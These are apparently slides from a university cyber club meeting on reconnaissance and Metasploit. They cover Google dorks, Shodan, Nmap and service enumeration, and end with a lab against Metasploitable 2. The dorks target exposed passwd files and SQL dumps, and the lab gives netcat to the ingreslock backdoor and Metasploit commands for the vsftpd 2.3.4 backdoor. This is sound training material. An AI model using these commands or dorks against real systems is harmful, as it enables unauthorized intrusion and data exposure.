Mason Competitive Cyber

Recon and Metasploit

Media Recording Notice

This meeting is more than likely recorded. Got a problem with that? Emit a sharp screech at the nearest exec now.

CC in a nutshell

- Established (yes we're sanctioned) in 2016
  - Heavy CTF/cyber competition focus
  - Since expanded to accommodate PH gap
- Focus on hands-on work
- Chat on Slack a lot, makes almost everything available in pretty much every medium (slides, videos, VMs, etc)
- Socializes ***sometimes***

- Green Track & Yellow Track
  - Used to be Basic & Advanced

- tctf.competitivecyber.club

What will I learn at meetings?

What you may learn	What you probably won't
Methodologies Certain tools Techniques used in CTF or at work Exploitation tactics	How TCP/IP works How Linux works (TBD) 99% of things that can easily be described in a list in a book High prereq knowledge things

How can I stay posted/involved?

- **Speak up**
  - Speak at club
  - Communicate in the Slack, stay active
  - Offer advice and constructive criticism
- **Compete**
  - 9/10 times there's no barrier to entry and we'll say when there is
  - The fastest way to learn
- **Make friends**
  - We have nice people
  - A lot of them are also a great resource

Recent Competitions

- AWS Security Coding Challenge
  - 21st of December
  - We didn't organize at all, 4 of us just happened to show up
  - Teams of 5, 5 challenges, we got ⅘, was a 3 way tie
  - Matt and Michael won Echos which they raffled off

News since last meeting


- No news today
  - Too much happened
  - No time

Upcoming Competitions & Events

- CIA Recruiting Event
  - Today 6-8pm
  - HUB Ballroom
- Sharif CTF
  - February 2nd-3rd
  - Online
  - Jeopardy
- Power Grid Security with PwC
  - Next Wednesday's meeting
- Cryptoparty
  - The HUB
  - March 3rd 10:30am - 6:00pm

Phases of an Attack

- "Cyber Kill Chain"
  - Lockheed Martin
  - Limited
- Problems
  - malware focused
  - step 7 super long
- Recon
  - Active vs. Passive



Google Dorks


- Using special search operators in Google

Dork	Meaning
-	ignore this word
inurl:	Included in the URL
filetype:	Only a specific file format
intitle:	In the title of the page
site:	Limit to a specific website
intext:	In text of page

- inurl:"/root/etc/passwd" intext:"home/*:"
- intext:"mysql dump" filetype:sql
- inurl:"/moodle/login/index.php"


Shodan

- Search engine for devices connected to Internet
  - Routers, printers, security cameras, power plants, refrigerators, gas station pumps, etc.
- Scans Internet. Parses banners returned by devices
- Nice API
- Can integrate it with Metasploit



Bing API

- Yes, Bing has an API
  - It's surprisingly not bad



Preview | JSON


```
"Demo": {
  "_type": "SearchResponse",
  "webPages": {
    "webSearchUrl": "https://www.bing.com/cr?IG=F9A688619519444BB5D04483CC97C68F&CID=0EBB9941B28164
    "totalEstimatedMatches": 2310000,
    "value": [
      {
        "id": "https://api.cognitive.microsoft.com/api/v5/#WebPages.0",
        "deepLinks": [
          {
            "name": "Fabulous Wet Burritos",
            "url": "http://www.bing.com/cr?IG=F9A688619519444BB5D04483CC97C68F&CID=0EBB9941B2816482
          }
        ],
        "dateLastCrawled": "2018-01-22T00:22:00",
        "about": [
          {
            "name": "Burrito"
          },
          {
            "name": "Burrito"
          }
        ],
        "name": "Burrito Recipes - Allrecipes.com",
        "url": "http://www.bing.com/cr?IG=F9A688619519444BB5D04483CC97C68F&CID=0EBB9941B28164822C01
        "displayUrl": "allrecipes.com/recipes/1216",
        "snippet": "Pick your filling and wrap it up! We have dozens of burrito recipes for you to
      },
      {
        "id": "https://api.cognitive.microsoft.com/api/v5/#WebPages.1",
```

Nmap

- Popular open source scanner
- Hosts up
- Ports open & services running
- OS fingerprinting

- go.gmu.edu/nmap

Service Enumeration


- FTP (port 21)
  - Fingerprint ftp server
    - Any vuln with version?
  - Anonymous access

- HTTP/HTTPS (port 80, port 443)
  - Other track this week

- go.gmu.edu/enumeration

Metasploit

- Exploitation Framework written in Ruby
- GUI version = Armitage
- go.gmu.edu/metasploit



Metasploitable 2

nmap -sV [target ip]

ingreslock backdoor

- ingreslock used to secure ingrese db, trojans use it for backdoor
- nc [target ip] 1524

search vsftpd

- also could use exploit db

use exploit/unix/ftp/vsftpd_234_backdoor
set payload cmd/unix/interact
set rhost [target ip]
exploit

Practical Exercise

- Nmap, Metasploit
  - Download tools
  - Kali linux
  - go.gmu.edu/masonccvm

- Target IP: 192.168.1.3
  - Write name in flag.txt
  - Don’t be a dick

- go.gmu.edu/cctraining
- go.gmu.edu/ccbeginners
- competitivecyber.club
- tctf.competitivecyber.club

Proud Sponsors

Thank you to these organizations who give us their support:

BATTELLE

It can be done™